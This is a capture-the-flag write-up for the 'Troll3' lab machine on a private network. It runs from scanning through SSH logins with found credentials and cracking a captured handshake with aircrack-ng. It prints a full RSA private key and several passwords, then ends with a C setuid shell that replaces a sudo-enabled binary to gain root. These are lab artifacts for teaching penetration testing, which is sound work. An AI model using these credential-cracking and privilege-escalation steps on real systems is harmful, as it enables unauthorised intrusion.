
While I was going through the extensive report from the linpeas.sh, I can definitely conclude that the machine is running an outdated docker container.

ps aux | grep "docker"

1. Result excerpt from linpeas.sh

2. Result excerpt from linpeas.sh


Writeup for Troll3 machine

Overview:

Pumpkin Raising Machine IP Address: 192.168.56.26
My Machine IP Address: 192.168.56.1

Mission:

To gain access to root and read the flag file Flag.txt.

To know the IP address of the Target Machine:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24


https://tcert.net/wp-content/uploads/2020/07/Screenshot-from-2020-07-07-08-44-11.png

Scanning the Network

nmap -sC -sV -p- 192.168.56.26 -o nmap.log

  • sC default nmap script
  • sV reveal what services are running on the target machine with respective version numbers
    -p- it means scan all the ports (65535)
    -o ouput save to nmap.log

When I look at the vm, I can see that there is start:here. I tried ssh with start as username and here as the password

Since the user “start” not a sudo user therefore, I was not able to know what sudo command it could run.

However, there were two folders.


  • bluepill
    • awesome_work
  • redpill
    • this_will_surely_work

Both awesome_work and this_will_surely_work are ASCII text file.


bluepill has a shorten link, I am afraid it might automatically do some drive-by attack at hind, so let’s do a virustotal scan.


Virustotal report didn’t show any threat. (nevertheless, some good cryptor could bypass such scan and let’s not discuss it here)

Now, let’s unshorten the link. There are many free services available online and you can choose based on your preference.


Ok, it’s just a rabbit hole.

cat redpill/this_will_surely_work

Another rabbit hole : (

Let’s enumerate the target machine, whether it has only binary or file which has enabled SUID or SGID.

find / -perm 0777 -type f 2>/dev/null

Since, I am using uBuntu Desktop, I need to install openssh-server package to receive binaries from the target machine.

sudo apt install openssh-server -y

sudo systemctl start ssh

scp /var/log/.dist-manage/wytshadow.cap researcher@192.168.56.1:/home/researcher/vulhub/Troll3/2

Narration: I am trying to transfer wytshadow.pcap file from the victim machine to my local machine at /home/researcher/vulhub/Troll3/2


Transfer the gold_star.txt (looks like it is list of password dictionary)

We can analyze the wytshadow.cap with Wireshark (GUI) software. However, we will try to analyze it with tcpdump (Terminal) software.

tcpdump  pending

By the look of it, I am going to guess wytshadow as username and password are in the .cap file.


We can crack the password using aircrack-ng package with password dictionary list which we got from the victim machine – gold_star.txt .

aircrack-ng -w gold_star.txt wytshadow.cap

gaUoCe34t1

ssh wytshadow@192.168.56.26

password: gaUoCe34t1


./oohfun

control+c to stop the execution

I checked crontab and no entry was there.

let’s figure out whether any sudo enabled binary is there.

password: gaUoCe34t1

Yes, we got something

Let’s checkout nginx configuration file, enumerate on which port it is listening. You might think why I am all of sudden taking interest in the config file. It’s because sudo is enabled on nginx. Therefore, I am trying to find some information which could be leveraged.

cat /etc/nginx/sites-enabled/default

You can see that there is a service Lynx is going to run on port 8080, if nginx runs.


Let’s verify whether is there any process running with port 8080.

netstat -ntap

Actually, this is a redundant task because we know that from the nmap.log result, we can conclude that no service is running on port 8080.

Anyway, let’s start the nginx service and, I need to google and get to know little bit about Lynx service

/usr/sbin/service nginx start

now, Lynx is listening at port 8080.

I understood now the usage of Lynx. It is more like a browser for the command line. You can read more from here.

For our purpose, what we can do is

lynx http://192.168.56.26:8080


genphlux:HF9nd0cR!

ssh genphlux@192.168.56.26

password: HF9nd0cR!

ls

cat maleus

copied the content of the maleus to key

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwz5Hwer48U1t/Qi9JveuO+Z7WQlnmhOOs/2pZ0he/OyVsEFv
DsGib1wu/N8t+7h9JZK9x2GL33TXQBVCy6TxES90F1An+2DSza6lJPCyhcgK/DEp
yxSVt32A+lFo+PQJV6QYZlpRkek0MjUw5y/E5qZwdBypC55C4QzgQBN3+Lnuhuk4
u52xcK9/6/2N7JZCNYA21Tp1Uy9mty/65IT7OwKJd2rXp3O6rZYTD/vPl+Rt/LtN
gA1DbDODq0NCmvcrZL+SafSj+MABA3LCERw01gA4RMdyxJU6hVfjeSKOdwDQOGWe
eAVCL2GR/frwyf+rfN1kbpdw/RGXWWwVANMcaQIDAQABAoIBAGNudFztrZo2NK2I
pcwSl0kqN+dAQuLU0vgXVw6ibL2iPxlkOYrqUi8kY0mk32YyrolUEhJYO0Ox3W1l
Zn8PoTV/VUAKMlJzHOhi6PfHHSPEnNOSthYWhajM4cKZczxWC+v2RfbaSHBms45e
SGl0inJskRiRAAZKswSp6gq334FrS6Dwy1tiKvzCfR3kLQghV5U/PhFZCsq3xvAw
eXPx2toNtU2gYSGrKWTep+nAKM1neBxeZAujYuN4xJ5/Th2y0pyTvX9WEgzKPJ/G
PlYZYCUAKPCbabYSuZckjeiN1aS52AIFedECBfAIezOr08Wx/bI/xCOgBxrQgPrK
kRvlOYECgYEA5eCIEfdLhWdg3ltadYE0O5VAoXKrbxYWqSyw1Eyeqj0N1qD9Rsvg
jIQJazV5JcVBIF54f/jlCJozR5s5AELrY0Z/krea1lF5ecOSUQE3tp94298xzO3g
7BBe3g6pD56Cya/Vo0+YVQmAnBHLh6QIYvUUXXN2IyceT8fhEx5JA+sCgYEA2W4z
KKMVAdPxKcjVks1zdGmVlj1RsUkakYuLWV3jQe2w1naJrc37Khy5eWZaRJhXqeBb
1cvTMa+r/BF7jvItxglWoBJqXDxKI0a6KqWtloZL2ynoaBkAhR2btob6nSN63Bpg
ZYJKY1B5yYbDHK4k6QT7atn2g6DAv/7sW6skj/sCgYA16WTAIek6TjZvr6kVacng
N27C7mu6T8ncvzhxcc68SjlWnscHtYTiL40t8YqKCyrs9nr4OF0umUtxfbvujcM6
syv0Ms9DeDQvFGjaSpjQYbIsjrnVP+zCMEyvc2y+1wQBXRWTiXVGbEYXVC0RkKzO
2H+AMzX/pIr9Vvk4TJ//JQKBgFNJcy9NyO46UVbAJ49kQ6WEDFjQhEp0xkiaO3aw
EC1g7yw3m+WH0X4AIsvt+QXtlSbtWkA7I1sU/7w+tiW7fu0tBpGqfDN4pK1+mjFb
5XKTXttE4lF9wkU7Yjo42ib3QEivkd1QW05PtVcM2BBUZK8dyXDUrSkemrbw33j9
xbOhAoGBAL8uHuAs68ki/BWcmWUUer7Y+77YI/FFm3EvP270K5yn0WUjDJXwHpuz
Fg3n294GdjBtQmvyf2Wxin4rxl+1aWuj7/kS1/Fa35n8qCN+lkBzfNVA7f626KRA
wS3CudSkma8StmvgGKIU5YcO8f13/3QB6PPBgNoKnF5BlFFQJqhK
-----END RSA PRIVATE KEY-----
chmod 400 key

In my opinion, there might be username maleus and ssh key is the above key. Shall we try that ?

ssh maleus@192.168.56.26 -i key

indeed, it did work!

ls


dont_even_bother

file dont_even_bother

We understood it is an ELF 64-bit LSB executable.

Let’s execute it. (This approach is risk and provided you are a malware analyst, don’t execute anything on your host machine but virtual machine).

./dont_even_bother

It is expecting a password and I did try things which I could think of. No luck 🙁

Let me run a strings command

strings dont_even_bother | less

We got something interesting
screenshot
xl8Fpx%6

just a rabbit hole

cat /etc/os-release

VERSION="18.04.2 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.2 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic 

I am a little desperate here because I was not able to find anything useful. I checked the kernel version, OS release, crontab entries, history, etc..

When I tried

cat .viminfo | less
guess what I got ?


password: B^slc8I$ (I am not sure the use of it).

Shall we try sudo -i ?

No, it is not the password: B^slc8I$ (let’s keep with us a little while)

I tried sudo -l
password: B^slc8I$

Yeh! Finally…

We can use an exploit to escalate the privilege to root user.. because dont_even_bother is running with root privilege..

vi dont_even_bother

#include
#include
#include<sys/types.h>

int main()
{
setuid(geteuid());
system("/bin/bash");
return 0;
}

:wq! (To get out from vim – for new users)
source code credit

To compile it

gcc dont_even_bother.c -o dont_even_bother

some gibberish error may come, don’t worry about those..

